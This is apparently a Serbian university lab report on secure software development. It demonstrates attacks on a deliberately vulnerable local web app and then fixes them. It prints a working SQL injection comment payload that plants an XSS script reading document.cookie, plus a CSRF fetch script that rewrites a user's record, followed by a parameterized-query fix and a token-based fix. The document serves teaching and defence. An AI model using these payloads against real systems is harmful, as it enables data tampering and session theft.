Razvoj bezbednog softvera 2022/23

Marija Grujičić

April 23, 2023

3. SQL injection i Cross-site scripting

Opis zadatka

3.1. Napad

Na stranici na kojoj se pregleda pojedinačni film (http://localhost:8080/movies?id=id, Slika 1.3) nalazi se forma za ostavljanje komentara. Proveriti da li preko ove forme može da se izvrši neka vrsta XSS ili SQLi napada. U slučaju da može, iskoristiti odgovarajuću ranjivost da ubacite novog korisnika u bazu. Voditi računa, novog korisnika je potrebno ubaciti u tabelu person, a ne u tabelu user u bazi. Stranica persons.html (Slika 1.4) ima propust u zaštiti od XSS napada, pa je konačni zadatak da ubačeni korisnik, kao neki od svojih atributa ima zlonamernu JavaScript skriptu koja će na konzolni izlaz da ispiše vrednost kolačića sesije korisnika. Ranjivost se aktivira prilikom pretrage korisnika na stranici persons.html (Slika 1.4). Obavezno je dokumentovati ovaj napad i poslati ga sa projektnim zadatkom.

3.2. Odbrana

Neophodno je zaštititi se od prethodno opisanog napada tako da ne može da se izvrši napad preko forme za ostavljanje komentara. Odnosno, neophodno izvršiti zaštitu od SQLi napada i/ili od XSS napada. Takođe, na stranici persons.html (Slika 1.4) neophodno je popraviti ranjivosti koje omogućuju XSS napad. Popravka ranjivosti ne sme da naruši ili promeni funkcionalnost aplikacije. Napomena: Nije potrebno zaštititi celu aplikaciju od SQLi i XSS napada, već samo na mestima na kojima je uočen propust u ovoj sekciji (sekciji 3).

Izveštaj napada

Moguće je izvršiti SQL injection napad preko forme za ostavljanje komentara. Naime, deo koda koji obrađuje komentare je

```
   String query = "insert into comments(movieId, userId, comment) values (" + com-
ment.getMovieId() + ", " + comment.getUserId() + ", '" + comment.getComment() + "')";
```

tj. vidimo da unošenjem teksta


```
   nesto');
```

mi "zatvaramo" upit i ako nakon toga napišemo


```
   insert into persons(firstName, lastName, email) values

   ('barbie', 'girl', '<img src="x" onerror = "alert(document.cookie)"/>');--
```

desiće se unos novog korisnika. Na kraju upita imamo – jer to označava da će sve nakon ovog upita biti smatrano komentarom u sql-u, odnosno neće se izvršiti.

Prikaz unosa navedenog komentara je dat u nastavku. Na prvoj slici 1 vidimo spisak korisnika koji je trenutno prisutan u bazi. Na sledecoj 2 vidimo unošenje komentara koji će dodati novog korisnika u bazu.




Slika 1: Spisak korisnika pre sqli napada




Slika 2: Unošenje komentara

Vidimo da je komentar prouzrokovao da se kreira novi korisnik 3 koji ima skriptu kao argument.



Slika 3: Spisak korisnika nakon sqli napada

Pretragom novog korisnika ta skripta se aktivira. 4




Slika 4: Ispis vrednosti kolačića


Zaštita se vrši tako što korisitmo parametrizovani upit u kodu 5 u klasi CommentRepository i tada se unošenjem komentara kao na slici 6 neće desiti unos novog korisnika 7.

```
public void create(Comment comment) {
    String query = "insert into comments(movieId, userId, comment) values (?, ?, ?)";

    try (Connection connection = dataSource.getConnection();
         PreparedStatement statement = connection.prepareStatement(query);
    ) {
        statement.setInt( parameterIndex: 1, comment.getMovieId());
        statement.setInt( parameterIndex: 2, comment.getUserId());
        statement.setString( parameterIndex: 3, comment.getComment());
        statement.executeUpdate();

    } catch (SQLException e) {
    e.printStackTrace();
    }
}
```

Slika 5: Kod



Slika 6: Unošenje komentara nakon zaštite



Slika 7: Spisak korisnika je isti

4. Cross-site request forgery

Opis zadatka

4.1. Napad


Aplikacija nema zaštitu protiv CSRF napada. Neophodno je demonstrirati napad na sledeći način: koristeći aplikaciju koja simulira napad (folder csrf-exploit unutar projekta) treba napraviti skriptu tj. poziv ka endpointu /update-person unutar PersonsController.java klase. Napad treba da promeni lične podatke korisnika sa ID = 1, tako da je fisrtname = “Batman” i lastName = “Dark Knight”. Obavezno dokumentovati napad i predati ga sa projektom.

4.2. Odbrana

Neophodno je implementirati zaštitu od CSRF napada korišćenjem tokena. Odbranu je potrebno primeniti samo na gorenavedeni endpoint. Popravka ranjivosti ne sme da naruši ili promeni funkcionalnost aplikacije.


Izveštaj napada

Prvo pokrecemo `http://localhost:8080/persons` gde možemo da vidimo polazni spisak korisnika (Slika: 8), a pokretanjem napadačeve strane na `http://localhost:3000/` dobijamo prozor sa peharom 9.



Slika 8: Spisak korisnika gde vidimo da se korisnik sa id=1 zove bruce wayne

Skriptu koja menja podatke korisnika sa id=1 dodajemo unutar foldera csrf-exploit i ona izgleda kao na slici 10.




Slika 9: Pokretanje napadačeve strane

```
<script>
    1 usage   PetarZecevic97 *
    function exploit() {
        // Scripted CSRF Request
        const  formData = new FormData();
        formData.append("id", 1);
        formData.append("firstName", "Batman");
        formData.append("lastName", "Dark Knight");
        fetch("http://localhost:8080/update-person", {
            method: 'POST',
            body: formData,
            credentials: "include"
        });
    }

</script>
```


Slika 10: Skripta koja menja podatke korisnika sa id=1

U Network tabu u Inspect page delu vidimo da je se desio POST zahtev ka /update-person odnosno da se izvrsila napadačeva funkcija. Sada kad ažuriramo listu korisnika, vidimo da je napad uspeo (Slika: 11) tj. korisnik sa id=1 se zove Batman Dark Knight.




Slika 11: Spisak korisnika gde vidimo da se korisnik sa id=1 zove Batman Dark Knight

Kada zaštitimo program od ovog napada (preko tokena), vidimo da se ništa ne dešava kada kliknemo na pehar 12 tj. korisnik sa id=1 ostaje bruce wayne 13.



Slika 12: Pokretanje napadačeve strane nakon sto smo izvršili zaštitu



Slika 13: Vidimo da se sada ne menjaju detalji korisnika sa id-jem 1